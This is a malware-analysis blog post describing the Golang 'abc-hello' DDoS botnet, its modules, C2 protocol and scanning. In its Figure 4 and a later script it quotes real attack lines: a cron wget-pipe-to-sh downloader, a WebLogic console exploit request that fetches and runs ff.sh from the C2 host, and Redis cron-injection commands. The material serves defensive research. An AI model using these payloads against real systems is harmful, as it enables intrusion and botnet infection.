ABC Botnet Attacks on the Rise

lacework.com/blog/abc-botnet-attacks-on-the-rise/

December 2, 2021

Key Takeaways

- The “abc-hello” DDoS botnet and malware is propagating in the wild via exploits and brute force attempts
- The malware is a Golang application with a modular plugin structure.
- Analysis exposed related malware development on Github
- Indicators and tools are provided


The use of Golang malware has considerably increased in recent years and this trend is especially obvious in cloud based attacks. There are several reasons for this including Golang’s easy cross-platform compilation, relatively low detection ratios, and a powerful networking stack. The last reason makes it an excellent choice for brute forcers as these are inherently network intensive. Lacework Labs recently observed one of these aggressive Go brute force applications in honeypot traffic. This malware and botnet, dubbed “abc-hello” leverages a Weblogic exploit (CVE) and different modules for brute forcing SSH, Redis, PostgreSQL.

Analysis of honeypot data revealed abc-hello was responsible for the majority of WebLogic exploit attempts over a four month period. All traffic sources were from China suggesting the botnet to have more success infecting servers hosted with Chinese cloud providers. Static analysis of abc-hello identified key plugins and libraries for the malware. The plugins ,which all have ‘abc-hello’ in the path, include scanning and brute force modules. The web logic module, plugin.Weblogic14882Check, references the applicable CVE 2021-14882.

abc-hello/plugin.SetConfig
abc-hello/plugin.Scan
abc-hello/plugin.try
abc-hello/plugin.pluginRun.func2
abc-hello/plugin/plugin.go
abc-hello/plugin.Regist
abc-hello/plugin.SshPassCheck
abc-hello/plugin.try.func1
abc-hello/plugin.PostgresPassCheck
abc-hello/plugin.pluginRun
abc-hello/plugin.RedisPassCheck
abc-hello/plugin.Check
abc-hello/plugin.CheckErrs
abc-hello/plugin.StartScan
abc-hello/plugin.pluginRun.func1
abc-hello/plugin.Weblogic14882Check
abc-hello/plugin.init.0
abc-hello/plugin.StartScan.func1

Abc-hello’s botnet propagates via brute forcing and the Weblogic exploit. The first stage malware is a malicious bash installer named ff.sh. This script is similar to many others that attempt to find and uninstall malware components such as XMRig processes and containers from preexisting infections. Primary tasks include installation of the abc-hello payload, configuration of a user named ‘logger’, and copying of SSH keys. One distinguishing feature from this install script is a comment referencing cloudResetPwdUpdateAgent. This is a Huwaii cloud utility for password resetting under OpenStack architecture.

The ff.sh script writes Abc-hello to /etc/iptablesupdate. During testing, the abc-hello runs a copy of itself as /usr/bin/dockerlogger. The malware was alerted to by Lacework and the Polygraph gave insight into the brute forcing capabilities. (Figure 1).



EVENT ID 6150
SEVERITY ● Critical
EVENT NAME Malicious File
FIRST SEEN 10/22/


WHY
DESCRIPTION
Suspicious file with hash b7fd3d0188966d606fdb24cb3ec471b9c7424799dbba09506bea923cf2bd2e2e /etc/iptablesupdate (and 1 more) on host ip-172-31-20-197

WHAT
MACHINE 92
FILE EXE PATH (2) /usr/bin/dockerlogger

Figure 1. abc-hello/Dockerlogger as seen by Lacework

Traffic & Protocol Analysis

Lacework Labs examined packet capture which contained just 16 minutes of abc-hello traffic. Within that time frame the malware attempted connections to over 74K IPs amounting to 423 megabytes. The malware first connects on port 26800 to the c2 which is the same server as the malware host. The check-in transmits basic information about the victim in plaintext.




Follow TCP Stream (tcp.stream eq 2)

Stream Content

```
POST /api/postip HTTP/1.1
Host: 103.209.103.16:26800
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/60.0.3112.113 Safari/537.36
Content-Length: 76
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
Connection: close

os:linux.CPU:amd64.HX:1h.os-name:ip-172-31-20-197.lanip:172.31.20.197 .i0.01
```

Figure 2 . abc-hello C2 checkin-in

Follow on beacons occur in 5 second intervals and consist of a POST to /api/getlist. The c2 replied with two hex ascii values. The first value 73746f707c decodes to stop|. The second value is a digital signature used for verification.




```
POST /api/getlist HTTP/1.1
Host: 103.209.103.16:26800
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/60.0.3112.113 Safari/537.36
Content-Length: 1
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
Connection: close

1HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Date: Fri, 22 Oct 2021 16:08:43 GMT
Content-Length: 139
Connection: close

73746f707c|
6f28aff751440310aef995baa8a8b6d7b3a0bce2a300e05096e35d10903d9429a5024ffd0064ea105b47b936603a3b600d40713d2
b8ece4c3f6ce4ac4189c5a6
```

Figure 3. abc-hello C2 instructions

The first subnet to be scanned is the class B of the victim's private subnet (in this case 172.31.0.0/16). The program then proceeds to randomly generate public class B networks (255.255.0.0) and then scans the entire subnet. Among the 74K contacted hosts, 2354 were listening on targeted ports. (This is provided for context and extrapolation and would vary depending on generated subnets)

Targeted Port	Service	Listening Hosts
22	SSH	2271
5432	PostgreSQL	467
6379	Redis	439
7001	Weblogic	422



```
R.........kmE...hSFATAL.VFATAL.C28P01.Mpassword authentication failed for user
"postgres".Fauth.c.L347.Rauth_failed.
```

```
*/1 * * * * wget -O - http://103.209.103.16:26800/ff.sh | sh -s

*3
$3
set
$4
xxx2
$66

*/1 * * * *
```

```
GET /console/css/%252e%252e%252fconsole.portal?
_nfpb=true&_pageLabel=&handle=com.tangosol.coherence.mvel2.sh.ShellSession
("java.lang.Runtime.getRuntime().exec('wget%20-O%20-%20http%3A%2F%2F103.209.103.16%
3A26800%2Fff.sh%20%7C%20sh%20-s');") HTTP/1.1
Host: [redacted]:7001
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/60.0.3112.113 Safari/537.36
Accept-Encoding: gzip
Connection: close
```

Figure 4. Exploits & brute forcing

Kdev Kernel Module & Millken

One variant of the abc-hello installer also installed a kernel module with apparent scanning and DDoS functionality. Searches on this module revealed the same code in a Github repository named kdev. While this is open source, the repository only has 2 forks indicating limited distribution. The module creator, millken, has been quite active since 2013 with over 140 repositories; however very few have any useful documentation or READMEs. Ten percent of millken's code is also Golang but it's unclear if any comprise the source for the abc-hello Golang component. The user did author a Golang scanner named kscan and has also forked numerous scanning and hacking associated repositories from others. The kscan repo also has a test configuration file with three class C's belonging to ASN 37963 (Hangzhou Alibaba Advertising Co.,Ltd.) which was the top source for abc-hello traffic observed in the Lacework Labs honeypots.

```
#!/bin/sh
xl_x64scan1="http://103[.]209.103.16:26800/atk.tar.gz"
xl_x64scan2="http://103[.]209.103.16:26800/atk.tar.gz"

if [ -x "$(command -v apt-get)" ]; then
export DEBIAN_FRONTEND=noninteractive
apt-get install -y debconf-doc
apt-get install -y build-essential
apt-get install -y make gcc git
fi
…
```

Netlab reported that this DDoS module was later scrapped and follow-on variants of abc-hello are bundled with modules for similar functionality.
While more evidence would be needed to attribute the millken user to actual abc-hello botnet operations, the related repositories and code-base is worth noting.

Conclusion

Abc-hello is not the most prolific botnet in the wild, however Lacework Labs has consistently observed related traffic in our honeypots. For Weblogic exploit attempts specifically, the botnet ranks among the most aggressive. Additionally, as highlighted by Netlab, the malware will likely evolve as there are indications that the operators are still in the testing phase for other components such as DGA and TOR.
The use of Golang has become typical among many brute force applications and it will likely continue to be a popular choice for botnets like abc-hello. As part of this analysis Lacework Labs authored a Go triage tool that can assist in identifying strings of interest and gleaning insight into a program's functionality. This tool as well as indicators are available in the Lacework Labs' Github repository. Be sure to follow Lacework Labs on LinkedIn, Twitter, and YouTube to stay up-to-date on our latest research.